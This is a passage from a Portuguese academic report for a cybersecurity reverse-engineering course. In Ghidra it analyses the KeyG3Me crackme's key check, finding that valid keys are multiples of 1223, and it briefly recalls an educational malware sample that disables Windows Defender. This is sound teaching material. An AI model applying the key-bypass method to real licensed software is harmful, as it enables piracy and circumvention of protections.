


Figura 14 – Abertura do KeyG3Me n o Ghidra.

Em seguida, é exibida uma tela com algumas informações do arquivo binário, como informações do compilador, processador, tamanho, número de bytes, dentre outras informações.




Figura 15 – Resumo do KeyG3Me gerado pelo Ghidra.

Ao prosseguir, temos então novamente a tela do Ghidra, contendo diversas janelas. A janela principal “Listing” contém o código em assembly, e logo ao lado direito se pode observar na janela “Decompile” o código descompilado que é gerado automaticamente pelo Ghidra com base no assembly que está sendo lido. Para identificar a função principal deste arquivo binário, utilizamos o campo de “Filters” da janela de “Symbol Tree” para procurar pela função “main”, que é o ponto de entrada principal para a execução de um programa, e é chamada automaticamente quando um programa é iniciado.




Figura 16 – Localização da função main pelo Ghidra.

A função principal pode ser observada nas imagens a seguir:




Figura 17 – Abertura da função main, parte 1.




Figura 18 – Abertura da função main, parte 2.

Analisando somente o assembly da função principal, temos o seguinte:

#1 PUSH RBP: Este comando é responsável por empurrar o valor do registrador RBP na pilha, talvez para salvar o valor antes de modificar a pilha.

#2 MOV RBP, RSP: Este comando é responsável por mover o valor presente no registrador RSP (Ponteiro de Pilha) para o registrador RBP, que é feito para configurar um novo frame de pilha para uma função.

#3 SUB RSP, 0x10: Realiza a função de subtração de 0x10 bytes (que é 16 em decimal) do registrador RSP.

#4 MOV RAX, QWORD PTR FS:[0x28]: Realiza a movimentação do valor de 64 bits (QWORD) armazenados na posição de memória que está sendo apontada por FS:[0x28] para o registrador RAX.

#5 MOV QWORD PTR [RBP + local_10], RAX: Realiza a movimentação do valor de RAX para a posição de memória referenciada por [RBP + local_10].

#6 XOR EAX, EAX: Realiza uma operação XOR com o registrador EAX, ou seja, zera o registrador.

#7 LEA RDI, [s_Enter_your_key:00102008]: Realiza o carregamento do endereço da string "Enter your key:" no registrador RDI.

#8 MOV EAX, 0x0: Realiza a movimentação do valor 0 para o registrador EAX.

#9 CALL <EXTERNAL>::printf: Chama a função printf para exibir a mensagem "Enter your key:".

#10 LEA RAX, [local_14]: Realiza o carregamento do endereço da variável local_14 no registrador RAX.

#11 MOV RSI, RAX: Realiza a movimentação do valor de RAX para o registrador RSI.

#12 LEA RDI, [DAT_0010201a]: Realiza o carregamento do endereço de algum dado em [DAT_0010201a] no registrador RDI.

#13 MOV EAX, 0x0: Realiza a movimentação do valor 0 para o registrador EAX.

#14 CALL <EXTERNAL>::__isoc99_scanf: Chama a função scanf para ler o valor de entrada do usuário e armazenar esse valor em local_14.

#15 MOV EAX, dword ptr [RBP + local_14]: Realiza a movimentação do valor da variável local_14 para o registrador EAX.

#16 MOV EDI, EAX: Realiza a movimentação do valor de EAX para o registrador EDI.

#17 MOV EAX, 0x0: Realiza a movimentação do valor 0 para o registrador EAX.

#18 CALL validate_key: Chama a função validate_key.

#19 CMP EAX, 0x1: Realiza uma comparação do valor em EAX com 1.

#20 JNZ LAB_001011c7: Realiza um salto condicional para LAB_001011c7 se o resultado da comparação não for zero (ou seja, se EAX não for igual a 1).

#21 LEA RDI, [s_Good_job_mate,_now_go_keygen_me._001020...]: Carrega o endereço de uma mensagem "Good job mate, now go keygen me." no registrador RDI.

#22 CALL <EXTERNAL>::puts: Chama a função puts para exibir a mensagem "Good job mate, now go keygen me.".

#23 JMP LAB_001011d3: Realiza um salto incondicional para LAB_001011d3.

#24 LEA RDI, [s_nope._00102041]: Realiza o carregamento do endereço da mensagem "nope." no registrador RDI.

#25 CALL <EXTERNAL>::puts: Chama a função puts para exibir a mensagem "nope.".

#26 MOV EAX, 0x0: Realiza a movimentação do valor 0 para o registrador EAX.

#27 MOV RDX, qword ptr [RBP + local_10]: Realiza a movimentação do valor de 64 bits da variável local_10 para o registrador RDX.

#28 XOR RDX, qword ptr FS:[0x28]: Realiza uma operação XOR entre RDX e o valor armazenado em FS:[0x28].

#29 JZ LAB_001011ec: Realiza um salto condicional para LAB_001011ec se a operação XOR resultar em zero.

#30 CALL <EXTERNAL>::_stack_chk_fail: Chama a função _stack_chk_fail, para verificar se tem estouros de pilha.

#31 LEAVE: Essa instrução desfaz a configuração do frame de pilha, usada pra encerrar a função.

#32 RET: Esta instrução retorna da função.

É possível perceber que compreender exatamente o que o programa faz analisando somente o código em assembly torna essa tarefa um pouco complexa. Uma das vantagens de se utilizar o Ghidra é que ele exibe também um código descompilado, que auxilia um pouco mais no entendimento do funcionamento do programa.

Ao analisar o código descompilado, temos o seguinte:

- iVar1 é uma variável int, que é usada no Assembly #18 para retornar o resultado da função “validate_key”.
- local_14 é uma variável uint que é usada no Assembly #14 para ler o retorno do scanf e salvar o valor digitado pelo usuário.
- local_14 é passada para a função “validade_key”, cujo retorno vai ser salvo em “iVar1”, e se o resultado for “1”, como se observa no Assembly #19, significa que a “key” inserida está correta.

Diante dessas informações, faz-se, portanto, compreender o que a função “validate_key” faz para que seja possível entender o funcionamento completo do arquivo binário. Esta função pode ser visualizada nas imagens a seguir:




Figura 19 – Função “validate_key”, parte 1.




Figura 20 – Função “validate_key”, parte 2.

Novamente, ao analisar o assembly, temos o seguinte:

```
#33 PUSH RBP: Empurra o valor do RBP na pilha, igual à função principal.
#34 MOV RBP, RSP: Realiza a movimentação do RSP para RBP.
#35 MOV dword ptr [RBP + local_c], EDI: Move o valor do registrador EDI
para a variável local [RBP + local_c].
#36 MOV ECX, dword ptr [RBP + local_c]: Move o valor da variável local
[RBP + local_c] para o registrador ECX.
#37 MOV EDX, 0x1acb0aad: Move o valor hexadecimal 0x1acb0aad (449514157
em decimal) para o registrador EDX.
#38 MOV EAX, ECX: Move o valor de ECX para o registrador EAX.
#39 IMUL EDX: Realiza uma multiplicação de inteiros assinada entre EAX e
EDX, armazenando o resultado em EDX:EAX.
#40 SAR EDX, 0x7: Realiza uma operação de shift right de 7 bits no
registrador EDX.
#41 MOV EAX, ECX: Move o valor de ECX para o registrador EAX.
#42 SAR EAX, 0x1f: Realiza uma operação de shift right de 31 bits (0x1f
em hexadecimal) no registrador EAX.
#43 SUB EDX, EAX: Subtrai o valor de EAX de EDX e armazena o resultado em
EDX.
#44 MOV EAX, EDX: Move o valor de EDX para o registrador EAX.
#45 IMUL EAX, EAX, 0x4c7: Realiza uma multiplicação de EAX por 0x4c7
(1223 em decimal) e armazena o resultado em EAX.
```

```
#46 SUB ECX, EAX: Subtrai o valor de EAX de ECX e armazena o resultado em ECX.

#47 MOV EAX, ECX: Move o valor de ECX para o registrador EAX.

#48 TEST EAX, EAX: Realiza uma operação de teste lógico entre EAX e EAX.

#49 JNZ LAB_00101222: Faz um salto condicional para LAB_00101222 se o resultado do teste não for zero (ou seja, se EAX não for igual a zero).

#50 MOV EAX, 0x1: Move o valor 1 para o registrador EAX.

#51 JMP LAB_00101227: Realiza um salto incondicional para LAB_00101227.

#52 MOV EAX, 0x0: Move o valor 0 para o registrador EAX.

#53 POP RBP: Remove o valor anteriormente empurrado na pilha para restaurar o valor original de RBP.

#54 RET: Retorna da função.
```

Onde observando somente para o assembly, torna-se um pouco complexo de se compreender o funcionamento do arquivo binário, mais especificamente dessa função, porém ao olhar para o código descompilado, percebe-se que se trata de uma operação de módulo (%) do valor que foi passado na função principal, quando esta chamou a função “validate_key” na linha de Assembly #18, com o valor de 0x4c7, que em decimal é 1223.

Com essa informação em mãos, pode-se olhar novamente para o código assembly e compreender que todas essas movimentações caracterizam uma sequência de instruções que busca obter o resto da divisão do valor da variável transmitida por “validate_key” e o valor 1223, tendo esse resto então armazenado em EAX, que é testado na linha de assembly #48. Se o valor de EAX neste teste for 0, isso significa que é um valor múltiplo de 1223, o que indica uma chave válida, caso contrário a chave não é válida.

Executando o programa no Linux, observa-se que ao inserir uma chave qualquer, o programa retornar o texto “nope.”, indicando que a chave inserida não representa o esperado, porém ao inserir uma chave que é múltipla de 1223, a mensagem de “*Good job mate, now go keygen me.*” é exibida, indicando sucesso na operação de engenharia reversa para obtenção da chave.




Figura 21 – Resultado após inserido a chave durante a execução do KeyG3Me.

3. Conclusão

Este relatório detalhou a análise de dois programas usando engenharia reversa como parte de um projeto de avaliação final na disciplina de Engenharia Reversa, ministrada no curso de Pós-Graduação em Segurança Cibernética. Os programas selecionados foram "Joke G3" e "KeyG3nMe".

O "Joke G3" foi um exemplo fictício de código malicioso criado para fins educacionais. Foi explicado como o programa funciona, desde a exibição de mensagens enganosas até a manipulação de strings e a execução de comandos no sistema. O Ghidra, uma ferramenta de engenharia reversa, foi usado para analisar o código de assembly do programa e entender seu funcionamento interno. A análise revelou detalhes sobre como o programa tenta desativar o Windows Defender e entra em um loop infinito para causar danos ao dispositivo.

Em relação ao "KeyG3nMe", um desafio comum em engenharia reversa, o relatório descreveu a análise da função principal e como ela lê a entrada do usuário, chama a função "validate_key" e decide se a chave inserida é válida. A função "validate_key" foi dissecada, mostrando que envolve uma operação de módulo para determinar se a chave é um múltiplo específico.

No geral, o relatório demonstrou a aplicação da engenharia reversa para compreender o funcionamento interno de programas, destacando a importância dessa habilidade na detecção de vulnerabilidades de segurança e na análise de malwares. Além disso, o uso do Ghidra como ferramenta de engenharia reversa foi evidenciado ao facilitar a análise de código de assembly e a compreensão do comportamento dos programas.

Através deste trabalho, os conhecimentos e habilidades adquiridos na disciplina de Engenharia Reversa foram aplicados com sucesso na análise de softwares, contribuindo para o entendimento de seu funcionamento interno e fornecendo insights valiosos para a segurança cibernética.